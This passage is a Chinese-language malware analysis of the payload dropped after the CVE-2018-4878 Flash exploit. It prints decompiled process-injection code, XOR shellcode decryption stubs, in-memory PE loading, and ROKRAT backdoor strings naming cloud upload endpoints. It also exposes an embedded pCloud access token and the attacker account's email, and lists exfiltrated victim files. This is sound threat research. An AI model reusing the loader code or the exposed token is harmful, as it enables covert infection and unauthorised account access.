    while (i < swf_key_txt.length)
    {
        swf_key.writeByte(uint(("0x" + swf_key_txt.substr(i, 2))));
        i = (i + 2);
    };
    decData.writeBytes(this.binData, 0, this.sz_swf_head);
    this.binData.position = (this.sz_swf_head + this.id_len);
    var n:uint = this.binData.readUnsignedInt();
    this.binData.position = 0;
    i = ((this.sz_swf_head + this.id_len) + 4);
    while (i < this.binData.length)
    {
        j = 0;
        while (j < this.id_len)
        {
            decData.writeByte((this.binData[(i + j)] ^ swf_key[j]));
            j++;
        };
        i = (i + 100);
    };
    var l:Loader = new Loader();
    l.loadBytes(decData);
    addChild(l);
}
```

安全客（www.anquanke.com）


Payload 分析

因为提供解密 Exploit 密钥的网站连接已经被移除，所以目前无法得到 Exploit 代码本身，因此本文是对 Cisco Talos 团队所提供的 CVE-2018-4878 漏洞利用完成以后的落地 Payload 进行分析，相应的文件 Hash 为：d2881e56e66aeaebef7efaa60a58ef9b

该样本从资源 JOK 获取数据并注入到一个自启的 wscript 进程中执行：

```
GetTempPathW(0xFFu, &Buffer);
Sleep(0xAu);
v4 = FindResourceW(0, (LPCWSTR)0x69, L"JOK");
GetTempPathW(0xFFu, &Buffer);
Sleep(0xAu);
v5 = LoadResource(0, v4);
lpBuffer = LockResource(v5);
v6 = SizeofResource(0, v4);
memset(&StartupInfo.lpReserved, 0, 0x40u);
ProcessInformation.hProcess = 0;
ProcessInformation.hThread = 0;
ProcessInformation.dwProcessId = 0;
ProcessInformation.dwThreadId = 0;
StartupInfo.cb = 68;
StartupInfo.dwFlags = 1;
StartupInfo.wShowWindow = 0;
Sleep(0xAu);
if ( CreateProcessA(0, "wscript.exe", 0, 0, 0, 0, 0, 0, &StartupInfo, &ProcessInformation) )
{
  Sleep(0xAu);
  v7 = (DWORD (__stdcall *)(LPVOID))VirtualAllocEx(ProcessInformation.hProcess, 0, v6 + 256, 0x
  Sleep(0xAu);
  GetTickCount();
  if ( v7 )
  {
    Sleep(0xAu);
    GetTickCount();
    if ( WriteProcessMemory(ProcessInformation.hProcess, v7, lpBuffer, v6, 0) )
    {
      Sleep(0xAu);
      GetTickCount();
      Sleep(0x14u);
      CreateRemoteThread(ProcessInformation.hProcess, 0, 0, v7, v7, 0, 0);
    }
```

资源 JOK 中的数据：



注入的数据开头是一段加载代码，主要功能是重定位以及通过 XOR 解密之后的第二段 Shellcode，解密密钥通过加密 Shellcode 第一个字节与 0x90 XOR 操作获得：

```
; ---------------------------------------------------------------------------
                inc     ebx
                nop
                inc     ecx
                inc     ecx
                xor     ecx, ecx
                xor     eax, eax
                call    $+5
                pop     esi
                mov     ecx, 401297h
                sub     ecx, 401269h    ; 0x2e offset of the second shellcode
                add     esi, ecx
                add     esi, 2
                db      3Eh
                mov     al, [esi]
                xor     al, 90h         ; 0x13 the key of second shellcode
                inc     esi
                mov     ecx, 401AA1h    ; 0x807 the lenght of second shellcode
                sub     ecx, 40129Ah

loc_3F:                                 ; CODE XREF: seg000:00000047↓j
                db      3Eh
                xor     [esi], al
                inc     esi
                dec     ecx
                cmp     ecx, 0
                jnz     short loc_3F
                jmp     short loc_4E
```


Shellcode2 首先获取 Kernel32 基址，之后通过 90909090 标记找到后续需要解密的 PE 文件地址：

```
seg000:00000813                 push    ebp
seg000:00000814                 mov     ebp, esp
seg000:00000816                 push    ecx
seg000:00000817                 push    esi
seg000:00000818                 push    edi
seg000:00000819                 call    fun_GetKernel32base
seg000:0000081E                 mov     eax, eax
seg000:00000820                 call    $+5
seg000:00000825                 pop     esi
seg000:00000826                 mov     ecx, 401A95h
seg000:0000082B                 sub     ecx, 401A7Eh    ; 0x17 offset
seg000:00000831                 push    eax
seg000:00000832
seg000:00000832 loc_832:                                ; CODE XREF: seg000:0000083C↓j
seg000:00000832                 inc     ecx
seg000:00000833                 db      3Eh
seg000:00000833                 mov     eax, [esi+ecx]
seg000:00000837                 cmp     eax, 90909090h
seg000:0000083C                 jnz     short loc_832
seg000:0000083E                 add     esi, ecx
seg000:00000840                 add     esi, 4
seg000:00000843                 db      3Eh
seg000:00000843                 mov     eax, [esi]
seg000:00000846                 add     esi, 4
seg000:00000849                 call    fun_Enter
seg000:0000084E                 pop     edi
seg000:0000084F                 pop     esi
seg000:00000850                 pop     ecx
```

通过加密 PE 第一个字节与 0x4D 做 XOR 操作获取 PE 的解密 Key，并解密出最后的 PE 文件：

```
  v4 = a1;
  v5 = fun_GerfunAddress(a1, v3, a3, 201562092);
  v14 = (int (__fastcall *)(unsigned int, _DWORD, _DWORD, signed int))v5;
  v7 = fun_GerfunAddress(v5, v3, a3, 2092507894);
  v13 = (int (__stdcall *)(int))v7;
  LOBYTE(v7) = *a2 ^ 0x4D;                          // key = 0xAE ^ 0x4D = 0xe3
  v6 = 0;
  BYTE4(v7) = 7;
  if ( v4 )                                         // decrypt mz
  {
    do
    {
      a2[v6] ^= v7;
      HIDWORD(v7) = (BYTE4(v7) + 13) % 253;
      ++v6;
      LOBYTE(v7) = BYTE4(v7);
    }
    while ( v6 < v4 );
  }
  v11 = a2;
  v12 = v4;
  v8 = v14(v6, HIDWORD(v7), 0, 32);                 // kernel32.GlobalAlloc
  LODWORD(v9) = &v11;
  result = fun_ExecinMem(v8, v9, (int)&v11, a3);
  if ( result )
    result = v13(v8);                               // kernel32.GlobalFree
  return result;
}
```

如下代码所示开始对应 PE 文件的解密：



之后该恶意 PE 文件被重新拷贝到一段申请的内存中修复导入表并执行：

```
LODWORD(v4) = sub_FC(rax0, (int)&v10, a2, a3);
if ( !(_DWORD)v4 )
{
  LODWORD(v4) = sub_1D7(v4, (int)&v10, a3);
  if ( !(_DWORD)v4 )
  {
    LODWORD(v4) = sub_29E((int)&v10, a2);
    if ( !(_DWORD)v4 )
    {
      LODWORD(v4) = sub_32C((int)&v10);
      if ( !(_DWORD)v4 )
      {
        LODWORD(v4) = a3;
        LODWORD(v4) = fun_Repeatimt(v4, (int)&v10);
        if ( !(_DWORD)v4 )
        {
          LODWORD(v4) = fun_VirtualProtect(v4, (int)&v10, a3);
          if ( !(_DWORD)v4 )
          {
            v5 = v14;
            if ( v11 )
            {
              v6 = v14 + v11;
              if ( !((int (__stdcall *)(int, signed int, _DWORD))(v14 + v11))(v14, 1, 0) )// exec
              {
                LODWORD(v4) = 10;
                return v4;
              }
            }
```

ROKRAT 后门

被Shellcode加载到内存中执行的恶意代码是一个EXE程序，为ROKRAT家族后门远控。该样本会通过网盘上传数据，网盘的 API Key 会内置在样本数据里，下图为提取到的字符串的信息，样本会通过 API 调用 4 个国外主流的网盘包括：pcloud、box、dropbox、yandex

```
:0x00073740 ==>  WinHttpQueryHeaders
:0x00073756 ==>  WinHttpAddRequestHeaders
:0x00073772 ==>  WinHttpOpen
:0x00073780 ==>  WinHttpReceiveResponse
:0x00073798 ==>  WINHTTP.dll
:0x000737a6 ==>  HttpQueryInfoA
:0x0006b5b8 ==>  http://127.0.0.1/
:0x0006b5e0 ==>  https://api.box.com/oauth2/token
:0x0006b628 ==>  https://account.box.com/api/oauth2/authorize
:0x0006b688 ==>  https://api.box.com/2.0/folders/%s/items
:0x0006b768 ==>  https://api.box.com/2.0/files/%s/content
:0x0006b7c8 ==>  https://api.box.com/2.0/files/%s
:0x0006b810 ==>  https://api.box.com/2.0/files/%s/trash
:0x0006b860 ==>  https://upload.box.com/api/2.0/files/content
:0x0006ba28 ==>  https://api.box.com/2.0/folders/%s
:0x0006bc68 ==>  https://api.dropboxapi.com/2/files/delete
:0x0006bcc0 ==>  https://content.dropboxapi.com/2/files/upload
:0x0006bde0 ==>  https://content.dropboxapi.com/2/files/download
:0x0006be4a ==>  F堤Ahttps://api.pcloud.com/oauth2_token
:0x0006be98 ==>  https://my.pcloud.com/oauth2/authorize
:0x0006bee8 ==>  https://api.pcloud.com/uploadfile?path=%s&filename=%s&nopartial=1
:0x0006c018 ==>  https://api.pcloud.com/getfilelink?path=%s&forcedownload=1&skipfilename=1
:0x0006c0b4 ==>  https://%s%s
:0x0006c0d0 ==>  https://api.pcloud.com/deletefile?path=%s
:0x0006c160 ==>  https://cloud-api.yandex.net/v1/disk/resources?path=%s&permanently=%s
:0x0006c200 ==>  https://cloud-api.yandex.net/v1/disk/resources/upload?path=%s&overwrite=%
:0x0006c2a0 ==>  https://cloud-api.yandex.net/v1/disk/resources/download?path=%s
:0x0006d234 ==>  C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
:0x0006d324 ==>  setup.exe
```

从文件中获取到 Key 的代码如下：

```
DWORD __thiscall StartAddress(void *this, LPVOID lpThreadParameter)
{
  int v2; // ecx
  signed int v3; // esi
  signed int v4; // esi

  dword_479518 = 0;
  sub_416F30((int)this, L"FvpEZb8OdiCFSNHJZQMKbO7ZjkYXAL509nzzFNnu2Tosb53KxcKy", L"sda", L"pub", L"kill");
  switch ( dword_47BE38 )
  {
    case 1:
      v2 = dword_47BE9C;
      break;
    case 2:
      v2 = dword_47BEA0;
      break;
    case 3:
      v2 = dword_47BEA4;
      break;
    case 4:
      v2 = dword_47BEA8;
      break;
    default:
      goto LABEL_11;
  }
  if ( v2 )
    sub_416AE0();
```

上传到网盘的文件名格式为 pho_[随机生成的 8 字节 hex 值(机器标识)]_[上传次数递加]，构造文件名的代码如下：

```
memset(MultiByteStr, 0, 0x45Eu);
v0 = GetTickCount();
srand(v0);
rand();
v1 = rand();
sub_41A3A0((int)MultiByteStr, (int)"%04X%04X", v1);
dword_47951C = (int)sub_419D80(MultiByteStr);
v2 = sub_41A4C0();
HIBYTE(word_4790C2) = 48;
byte_4792C4 = 48;
```

网盘数据

使用得到的 Key 请求 pcloud 可以获取网盘的注册人信息，注册邮箱为 cheseolum@naver.com，注册时间为 2017 年 12 月 11 日：

Load URL https://api.pcloud.com/userinfo
Split URL
Execute
Enable Post data Enable Referrer
Post data access_token=FvpEZb8OdiCFSNHJZQMKbO7ZjkYXAL509nzzFNnu2Tosb53KxcKy&token_type=bearer

JSON 原始数据 头
保存 复制


```
cryptosetup:            false
plan:                   0
cryptosubscription:     false
publiclinkquota:        53687091200
email:                  "chesgeolum@naver.com"
userid:                 10705020
result:                 0
quota:                  10737418240
trashrevretentiondays:  15
premium:                false
premiumlifetime:        false
emailverified:          true
usedquota:              92817797
language:               "en"
business:               false
cryptolifetime:         false
registered:             "Mon, 11 Dec 2017 00:54:13 +0000"
journey:
  claimed:              false
  steps:
    verifymail:         true
    uploadfile:         true
    autoupload:         false
    downloadapp:        false
    downloaddrive:      false
```


使用 listfolder API 获取根目录的文件列表如下：

Load URL https://api.pcloud.com/listfolder?path=/

Split URL

Execute

Enable Post data Enable Referrer

Post data access_token=FvpEZb8OdiCFSNHJZQMKbO7ZjkYXAL509nzzFNnu2Tosb53KxcKy&token_type=bearer


JSON 原始数据 头

保存 复制


```
result: 0
metadata:
  path: "/"
  name: "/"
  created: "Mon, 11 Dec 2017 00:54:13 +0000"
  ismine: true
  thumb: false
  modified: "Mon, 11 Dec 2017 00:54:13 +0000"
  id: "d0"
  isshared: false
  icon: "folder"
  isfolder: true
  folderid: 0
  contents:
    0:
      name: "pho_00FC7D1D_0.jpg"
      created: "Fri, 02 Feb 2018 17:38:55 +0000"
      thumb: true
      modified: "Fri, 02 Feb 2018 17:38:55 +0000"
      isfolder: false
      fileid: 5260470988
      hash: 4152243449288121300
      comments: 0
      path: "/pho_00FC7D1D_0.jpg"
      category: 1
      id: "f5260470988"
      isshared: false
      ismine: true
      size: 50455
      parentfolderid: 0
      contenttype: "image/jpeg"
      icon: "image"
```


然后通过 API 获取指定文件的下载链接：

https://api.pcloud.com/getfilelink?path=%s&forcedownload=1&skipfilename=1




通过把上述返回结果中的 hosts 和 path 字段拼接起来得到路径下载文件，中间的 16 进制数据是随机生成的 8 字节 Hex 值，下载得到的部分文件列表如下：

pho_00FC7D1D_0.jpg	2018/2/6 12:04	JPEG 图像	50 KB
pho_0A417EED_0.jpg	2018/2/6 12:06	JPEG 图像	112 KB
pho_0A417EED_1.jpg	2018/2/6 12:06	JPEG 图像	207 KB
pho_0A7820C2_0.jpg	2018/2/6 12:06	JPEG 图像	39 KB
pho_0C0A4B1B_0.jpg	2018/2/6 12:07	JPEG 图像	76 KB
pho_0C3F38E6_0.jpg	2018/2/6 12:07	JPEG 图像	40 KB
pho_0C3F38E6_1.jpg	2018/2/6 12:07	JPEG 图像	22 KB
pho_0C3F38E6_2.jpg	2018/2/6 12:07	JPEG 图像	22 KB
pho_0C445B66_0.jpg	2018/2/6 12:07	JPEG 图像	74 KB
pho_0C445B66_21.jpg	2018/2/6 12:07	JPEG 图像	52 KB
pho_0C445B66_22.jpg	2018/2/6 12:07	JPEG 图像	29 KB
pho_0CCD3339_0.jpg	2018/2/6 12:07	JPEG 图像	95 KB
pho_0CCD3339_1.jpg	2018/2/6 12:07	JPEG 图像	94 KB
pho_0CCD3339_2.jpg	2018/2/6 12:07	JPEG 图像	95 KB
pho_0D2C0A88_0.jpg	2018/2/6 12:07	JPEG 图像	29 KB
pho_0D4B38FF_0.jpg	2018/2/6 12:07	JPEG 图像	47 KB
pho_0DE44209_4.jpg	2018/2/6 12:07	JPEG 图像	131 KB
pho_0E3F5476_0.jpg	2018/2/6 12:07	JPEG 图像	52 KB
pho_0E3F5476_1.jpg	2018/2/6 12:07	JPEG 图像	52 KB
pho_0E5C00A5_0.jpg	2018/2/6 12:07	JPEG 图像	32 KB
pho_1A9B3D4C_0.jpg	2018/2/6 12:10	JPEG 图像	87 KB
pho_1A9B3D4C_1.jpg	2018/2/6 12:10	JPEG 图像	86 KB
pho_1A9B3D4C_2.jpg	2018/2/6 12:10	JPEG 图像	86 KB
pho_1A9B3D4C_3.jpg	2018/2/6 12:10	JPEG 图像	86 KB
pho_1A9B3D4C_4.jpg	2018/2/6 12:10	JPEG 图像	86 KB
pho_1B0805F8_0.jpg	2018/2/6 12:10	JPEG 图像	252 KB
pho_1B0805F8_1.jpg	2018/2/6 12:10	JPEG 图像	253 KB
pho_1B0805F8_2.jpg	2018/2/6 12:10	JPEG 图像	239 KB
pho_1B0805F8_3.jpg	2018/2/6 12:10	JPEG 图像	272 KB
pho_1B967B6C_0.jpg	2018/2/6 12:10	JPEG 图像	0 KB
pho_1EFE2005_0.jpg	2018/2/6 12:14	JPEG 图像	65 KB
pho_1EFE2005_1.jpg	2018/2/6 12:14	JPEG 图像	82 KB
pho_1EFE2005_2.jpg	2018/2/6 12:14	JPEG 图像	65 KB

分析这些文件得到的数据格式如下：

文件前部的数据为机器的型号和机器名信息以及执行起恶意代码的宿主路径：




从文件的偏移 0x45F 开始的为图片的数据结构信息，后面包括 4 个字节的图片长度及后续的图片内容数据：

```
